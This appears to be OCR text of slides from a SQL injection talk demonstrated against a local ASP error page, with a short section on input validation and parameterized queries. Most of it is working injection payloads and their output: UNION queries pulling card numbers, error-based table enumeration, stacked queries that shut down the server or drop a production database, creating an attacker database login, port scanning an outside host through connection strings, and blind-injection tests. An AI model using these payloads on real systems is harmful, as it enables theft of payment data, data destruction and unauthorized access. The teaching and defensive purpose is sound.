


Error:
123-445-4222

Please try again.

ErrorCode=2 union select card_number from bank_cards where card_number>'123-445-4222'

Simple Boolean operator returns new number, just rinse and repeat …



Error:
201-442-5822


Please try again.

Dealing with Strings

- Change the code from this:
- sSql = "select message from Error_Messages where Code = " & request("ErrorCode")
- To this:
- sSql = "select message from Error_Messages where Code = '" & request("ErrorCode") & "'“
- Page now expects a string, everthing entered is inserted between single quotes

Escaping from Strings

ErrorCode=2‘ union select card_number from%20 bank_cards where '1'='1




Error:
123-445-4222

Please try again.


Query becomes:

select message from Error_Messages where Code = ‘ErrorCode=2‘ union select card_number from%20 bank_cards where '1'='1’

Page Doesn’t Print Response



```
ErrorCode=convert(int,(Select+top+1+name+from+sysobjects))
```



```
Syntax error converting the nvarchar value 'bank_accountsMaster' to a column of data type int.
```


- Use CONVERT function
- CONVERT is used to convert datatypes
- When it fails, the error message shows you what fails

Limitations: can only select one row at a time


Trapped in Middle of Query

- Change code to:
- Error_Messages where Code = " & request("ErrorCode") & " and message like '%error' “
- Injections are now trapped in middle of query with “unbreakable” where clause


Breaking Out of Queries




```
'ErrorCode=2%20union%20select%20card_number%20from%20bank_cards
```



```
r][SQL Server]Incorrect syntax near the keyword 'and'.
```



```
=2%20union%20select%20card_number%20from%20bank_cards%20--
```



Error:
123-445-4222

- Comment characters at end of query truncated rest of string query.
- select message from Error_Messages where Code = 2 union select card_number from bank_cards --and message like '%error' "

More SQL Injection Goodness

SELECT is just the first 1%

DML : Data Manipulation Language

Select, Insert, Update, Delete


DBML: DataBASE Manipulation Language

Add / Drop / Shrink / Grow DB’s

- Stored procedures, extended stored procedures, functions
- Server management: users, network, disks


SQL Injection Annoyances

Annoy the DBA




http://127.0.0.1/stats/ShowError.asp?ErrorCode=9;%20shutdown

Seriously **** OFF THE DBA !!



http://127.0.0.1/stats/ShowError.asp?ErrorCode=9;drop%20database%20prod_db


Who is the App Logged In As?



```
asp?ErrorCode=9%20union%20select%20system_user
```

SA ?
Predictable,
but BORING.

Let’s try to be a bit more creative




Login

Error:
sa


Please try again.

Return to Login Page

Adding your Own Database Account



```
?ErrorCode=1;%20EXEC%20sp_addlogin%20'N074H4x0r',%20'IJustCrushALot'
```




Name	Type
N074H4x0r	Standard
sa	Standard
test	Standard
UNKNOWN\ASPNET	NTUser
BUILTIN\Administrators	NTGroup

Not that we really needed a login anyhow …


Port Scanning the Internal Network

Port Scanning the Back End Network from the DB Server ? Priceless.

Just try to initiate a new database connection within the query




```
,'uid=Thanks;pwd=ForThePortScan;network=DBMSSOCN;Address=yahoo.com,80;timeout=3','select
```




```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB][ConnectionOpen
(PreLoginHandshake()).]General network error. Check your network documentation.

/stats/ShowError.asp, line 39
```

Something’s wrong (because it isn’t a database server !) but the port’s open ;)

Sanctified



```
Thanks;pwd=ForThePortScan;network=DBMSSOCN;Address=yahoo.com,21;timeout=3','s
```



```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB][ConnectionOpen
(Connect()).]SQL Server does not exist or access denied.

/stats/ShowError.asp, line 39
```

Port closed … build script, rinse and repeat.


Additional Capabilities: The Registry

```
sp_MSget_DDL_after_regular_snapshot
sp_MSregenerate_mergetriggersprocs
sp_MSregisterdynsnapseqno
sp_MSregistermergesnappubid
sp_MSregistersubscription
sp_MSunregistersubscription
sp_register_custom_scripting
sp_registercustomresolver
sp_unregister_custom_scripting
sp_unregistercustomresolver
xp_instance_regaddmultistring
xp_instance_regdeletekey
xp_instance_regdeletevalue
xp_instance_regenumkeys
xp_instance_regenumvalues
xp_instance_regread
xp_instance_regremovemultistring
xp_instance_regwrite
xp_MSADSIObjReg
xp_MSADSIObjRegDB
xp_MSADSIReg
xp_regaddmultistring
xp_regdeletekey
xp_regdeletevalue
xp_regenumkeys
xp_regenumvalues
xp_regread
xp_regremovemultistring
xp_regwrite

(30 rows affected)
```

Additional Capabilities: Logins

```
fn_MSget_dynamic_filter_login
linked_logins
login_token
remote_logins
sp_addlinkedsrvlogin
sp_addlogin
sp_addremotelogin
sp_change_users_login
sp_denylogin
sp_droplinkedsrvlogin
sp_droplogin
sp_dropremotelogin
sp_grantlogin
sp_helplinkedsrvlogin
sp_helplogins
sp_helpremotelogin
sp_MSgetisvalidwindowsloginfromdistributor
sp_MSloginmappings
sp_resolve_logins
sp_revokelogin
sp_setuserbylogin
sp_validatelogins
sql_logins
syslogins
sysremotelogins
xp_grantlogin
xp_loginconfig
xp_logininfo
xp_revokelogin

(29 rows affected)
```

Complete Network Infiltration




Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1/stats/ShowError.asp?ErrorCo
Go
xp_cmdshe
http://127.0.0.1/...rom%20card_auths
Google Search: xp_cmdshell
Done

Statistics

Login

Error:
3/6/1988
8/3/2093
7/19/2150
10/24/2176



Who’s Vulnerable

- Ridiculous number of sites

- Not aware
- Aware of vulnerability but not defenses
- Fully aware, no testing capabilities

- DoD ? Government ? Commercial ?
- Only small unimportant sites ?

Input Validation

Good Advice for Input Validation

“as we know, there are known knowns; there are things we know we know. We also know there are known unknowns; that is to say we know there are some things we do not know. But there are also unknown unknowns -- the ones we don't know we don't know “

- Donald Rumsfeld Tuesday, Feb. 12, 2002

Source: http://www.defenselink.mil/transcripts/2002/t02122002_t212sdv2.html

Don’t BlackList

You don’t know what you don’t know

- Stripping out bad words
  - Defense: remove “union” or “select”
  - Attack: ununionion seselectlect yadda yadda yadda

- Stripping out single quotes
  - Integers don’t require quotes
  - Commmands – shutdown ? Drop ?

- Relying solely on stored procedures only
  - Attackable ☺ if you still concatenate strings to call the procedure

- Relying on the platform alone
  - MagicQuotes ?

WhiteList

- Validate against the known good format
  - A zip code should always be [0-9] [0-9] [0-9] [0-9] [0-9]
- Trim lengths
- Use parameterized queries
  - All input to the query is treated as a parameter, no chance to modify the base query
- HTML encode output (for XSS)

Caution !

- Don’t suppress errors without actually fixing core problem.
- Errors are the symptom, not the problem.
- Blind conditions result in a larger problem.


Blind SQL Injection

Blind Conditions


- Error Handling in Place **: No ODBC error messages**
- Does not necessarily print recordsets to screen
- Still using string concatenation queries : still vulnerable

- General Process:
  - Find a boolean situation you can use for deduction
  - Figure out how to ask Yes / No questions instead of open-ended questions
  - Ask lots and lots of Yes / No questions

Proper Error Handling In place



http://127.0.0.1/products.asp?ProductType=2'



CheckProductInventory

Please try again.

Return to Login Page


Does Not Print Records to Screen

```
if rs(0) <>"" then response.write " in stock"
```


Will not be able to use UNION attack

Test for Blind

Pass a false statement




?ProductType=1 and 1=0

